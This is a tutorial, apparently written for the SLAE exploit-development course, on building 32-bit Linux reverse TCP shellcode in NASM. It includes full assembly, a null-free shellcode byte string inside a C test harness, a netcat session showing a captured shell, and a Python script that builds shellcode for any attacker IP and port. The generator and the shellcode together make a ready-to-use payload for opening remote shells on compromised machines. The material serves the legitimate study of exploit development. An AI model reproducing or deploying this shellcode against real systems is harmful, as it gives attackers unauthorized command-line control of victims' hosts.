
Writing a Linux 32-bit (IA-32) Shell Reverse TCP Shellcode using NASM Assembler



Author: Hussien Yousef
Email: h.yousef0@outlook.com
Date: 25 November, 2017

SLAE

[0x00] Theory:


A Linux shell reverse TCP shellcode's main task is to perform a TCP connection to a remote port on an attacker's IP address and spawn "/bin/sh" shell application on a successful connection, giving the attacker a command line access on the machine that has the shellcode executed on.

It would make our lives easier to understand the implementation of such code in a high level language such as "C", then try to re-write it in Assembly. Hence, the following shows the function calls that must be executed in order to create the reverse shell:

```
int socket(int domain, int type, int protocol)
int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen)
int dup2(int oldfd, int newfd)
int execve(const char *filename, char *const argv[], char *const envp[])
```


[0x01] NASM Implementation:

To perform the previous function calls, there is a system call that works as an API for socket related functions. This system call is called "socketcall" and has the number "102" as displayed in the following figure from "unistd_32.h" headers file:



```
#define __NR_statfs 99
#define __NR_fstatfs 100
#define __NR_ioperm 101
#define __NR_socketcall 102
#define __NR_syslog 103
```

This system call has the following prototype: int socketcall(int call, unsigned long *args) That is, it takes the required function number as the first argument, and the second argument is a pointer to the start address of a sequence of memory blocks containing the arguments to the required socket function. The socket's functions numbers are available in the "net.h" headers file as shown in the next figure:



```
#define SYS_SOCKET      1
#define SYS_BIND        2
#define SYS_CONNECT     3
#define SYS_LISTEN      4
#define SYS_ACCEPT      5
#define SYS_GETSOCKNAME 6
#define SYS_GETPEERNAME 7
```

With all those information at hand, now we will perform a call to socket(2, 1, 0), which will create a socket file descriptor for an IPv4 TCP socket, by pushing all of its arguments to the stack in reverse order and passing the "esp" register to the socketcall system call as the arguments pointer (the second argument to socketcall) and the number 1 as the first argument to socketcall which is the number for the socket() function:

```
mov eax, 102
mov ebx, 1
; args to socket
push 0
push 1
push 2
mov ecx, esp
int 0x80
```

After the previous system call, it will return a socket file descriptor (sockfd) in the “eax” register. Now we need to copy it to another place which in this case to the “edx” register to be used for the all the following socket calls, and we need to store 102 in eax for the next call to socktcall. This is accomplished with:

```
mov edx, 102
xchg eax, edx
```

Next, we will call connect(sockfd, *sockaddr_in, srv_add_len) , the first argument to this function is sockfd collected from the previous system call, and the second argument is a pointer to a c structure in memory containing the IP address and port number to connect to, and the final argument is the structure's size. To call this function, we will perform a system call to socketcall by storing the call number 3 in the “ebx” register which refers to the connect function. In addition to, using the stack to push all of its arguments and utilizing “esp” as the pointer to their locations:

```
mov ebx, 3
; sockaddr_in struct
push 0x0100007F ; 127.0.0.1
push word 0x6711 ; port 4455
xor edi, edi
mov di, 2
push di
mov ecx, esp
; args to connect
push 16
push ecx
push edx
mov ecx, esp
int 0x80
```

Then, we need to redirect stdin, stdout, stderr to the opened socket, will perform the following 3 system calls to do this dup2(sockfd, 2), dup2(sockfd, 1), dup2(sockfd, 0), this will be done using a loop to lower the shellcode size, as the following:

```
mov ebx, edx
mov ecx, 2
rotate:
mov eax, 63
int 0x80
dec ecx
jns rotate
```

At this point, the full TCP communication protocol is working perfectly, now to the final step, which is spawning “/bin/sh”. First we need to define the path for this application on the “.DATA” section as the following:

```
my_shell: db "/bin/sh"
```


Then a call to execve(“/bin/sh”, NULL, NULL) is performed to spawn cmd as the following:

```
lea ebx, [my_shell]
mov eax, 11
```

```
xor ecx, ecx
xor edx, edx
int 0x80
```

The final nasm assembly source code is available at:
https://github.com/alph4w0lf/Shellcoding/blob/master/nasm/reverse/reverse.nasm


Assembling and linking the code, will produce the executable for the assembly code we have written. Now we will setup a listener on port 4455 using netcat, and execute the shellcode to see if it works, and as demonstrated in the following figure, it works perfectly:



```
sl4e@sl4e-VirtualBox:~$ nc -lvp 4455
Listening on [0.0.0.0] (family 0, port 4455)
Connection from [127.0.0.1] port 4455 [tcp/*] accepted (family 2
id
uid=1000(sl4e) gid=1000(sl4e) groups=1000(sl4e),4(adm),24(cdrom)
),46(plugdev),113(lpadmin),128(sambashare)
exit
```

[0x02] Eliminating Dynamic Addresses & NULLs:

Looking at the OPCODES of the shellcode written in the previous section, we will notice hardcoded static addresses which is something that we cannot work with in a shellcode that will be injected as a part of the an exploit in a process with different memory addresses. Another issue that we can notice, is the existence of Null bytes "\x00" as can be shown in the following picture:



```
80480c1:       b8 3f 00 00 00          mov    eax,0x3f
80480c6:       cd 80                   int    0x80
80480c8:       49                      dec    ecx
80480c9:       79 f6                   jns    80480c1 <rotate>
80480cb:       8d 1d dc 90 04 08       lea    ebx,ds:0x80490dc
80480d1:       b8 0b 00 00 00          mov    eax,0xb
```

Null bytes in the code are generated from the "mov" instruction when used to store a value in a 32-bit wide register. To eliminate this, a combination of techniques are used, the first is pushing the value to the stack then poping it to the required register as the following:

```
push 0x2
pop ebx
```

The other technique used is by zeroing the register contents then storing the value at its lower 8 bits reference as the following:

```
Xor eax, eax
mov al, 0x4
```

Finally, in regard to the dynamic address elimination, the following technique is used:

```
jmp short get_str_addr
spawn_shell:
pop ebx

get_str_addr:
call spawn_shell
```

```
my_shell: db "/bin/sh"
```

The final shellcode after fixing all of the mentioned issues using the listed techniques is available at:
https://github.com/alph4w0lf/Shellcoding/blob/master/nasm/reverse/reverse_shellcode.nasm

[0x03] Testing the Shellcode:

The OPCODES for the shellcode are extracted using objdump, then put into the following code to test the shellcode by creating a dummy application that has nothing to do but to jump to the shellcode array:

```
/*
Linux 32-bit Shell Reverse TCP Shellcode; connect to 127.0.0.1:4455
By Hussien Yousef
*/
#include <stdio.h>

unsigned char shellcode[] = \
"\x31\xc0\x50\xb0\x66\x31\xdb\xb3\x01\x6a\x01\x6a\x02\x89\xe1\xcd\x80\x31\xd2\xb2\x66\x92\x31\xdb\x6a\x01\x88\x5c\x24\xff\x88\x5c\x24\xfe\xc6\x44\x24\xfd\x7f\x83\xec\x03\x66\x68\x11\x67\xb3\x03\x66\x6a\x02\x89\xe1\x6a\x10\x51\x52\x89\xe1\xcd\x80\x89\xd3\x31\xc9\xb1\x02\x31\xc0\xb0\x3f\xcd\x80\x49\x79\xf7\xeb\x0b\x5b\x31\xc0\xb0\x0b\x31\xc9\x31\xd2\xcd\x80\xe8\xf0\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


main()
{
printf("Shellcode Length:  %d\n", sizeof(shellcode) - 1);
int (*ret)() = (int(*)())shellcode;
ret();
}
```

Compiling and running the above “C” code, successfully executes our reverse shellcode. In the next section, a small python script is made to generate the shellcode with the needed destination ip address and destination port to make it versatile for multiple uses.

[0x04] Linux Shell Reverse TCP Shellcode Generator:

To modify the destination IP and port to connect to on a successful execution for the shellcode on a target machine, the following python script will take the attacker_ip and port number required to connect to by the reverse shellcode, it will then print out the final shellcode:

```
#!/bin/python
# Generates a Linux 32-bit Shell Reverse TCP
# Written by Hussien Yousef
import sys

shellcode1="\\x31\\xc0\\x50\\xb0\\x66\\x31\\xdb\\xb3\\x01\\x6a\\x01\\x6a\\x02\\x89\\xe1\\xcd\\x80\\x31\\xd2\\xb2\\x66\\x92\\x31\\xdb"
shellcode2=""
```

```
esp_adj = "\\x83\\xec\\x03\\x66\\x68"
shellcode3="\\xb3\\x03\\x66\\x6a\\x02\\x89\\xe1\\x6a\\x10\\x51\\x52\\x89\\xe1\\xcd\\x80\\x
89\\xd3\\x31\\xc9\\xb1\\x02\\x31\\xc0\\xb0\\x3f\\xcd\\x80\\x49\\x79\\xf7\\xeb\\x0b\\x5b\\x31\
\xc0\\xb0\\x0b\\x31\\xc9\\x31\\xd2\\xcd\\x80\\xe8\\xf0\\xff\\xff\\xff\\x2f\\x62\\x69\\x6e\\x2f\\x
73\\x68"

if len(sys.argv) != 3:
        print("Usage: python "+str(sys.argv[0])+" <attacker_ip> <destination_port>")
else:
        print("Your Linux 32-bit Reverse TCP Shell:")
        port_num = str(hex(int(sys.argv[2])))
        ip1=""
        ip2=""
        ip3=""
        ip4=""
        loc = 1
        for i in str(sys.argv[1]):
                if i == ".":
                        loc = loc + 1
                        continue
                if loc == 1:
                        ip1 = ip1 + i
                elif loc == 2:
                        ip2 = ip2 + i
                elif loc == 3:
                        ip3 = ip3 + i
                else:
                        ip4 = ip4 + i
        shellcode2="\\x6a"+"\\x"+str(hex(int(ip4)))[2:]
        if ip3 == "0":
                shellcode2 = shellcode2 + "\\x88\\x5c\\x24\\xff"
        else:
                shellcode2 = shellcode2 + "\\xc6\\x44\\x24\\xff" + "\\x" + str(hex(int(ip3)))[2:]

        if ip2 == "0":
                shellcode2 = shellcode2 + "\\x88\\x5c\\x24\\xfe"
        else:
                shellcode2 = shellcode2 + "\\xc6\\x44\\x24\\xfe" + "\\x" + str(hex(int(ip2)))[2:]

        shellcode2 = shellcode2 + "\\xc6\\x44\\x24\\xfd"+"\\x" + str(hex(int(ip1)))[2:]
        port_hex = "\\x"+ port_num[2:4]+ "\\x" + port_num[4:6]

        print(shellcode1+shellcode2+esp_adj+port_hex+shellcode3)
```

[0x05] References:

All the files and source codes related to this publication, are available at:
https://github.com/alph4w0lf/Shellcoding/tree/master/nasm/reverse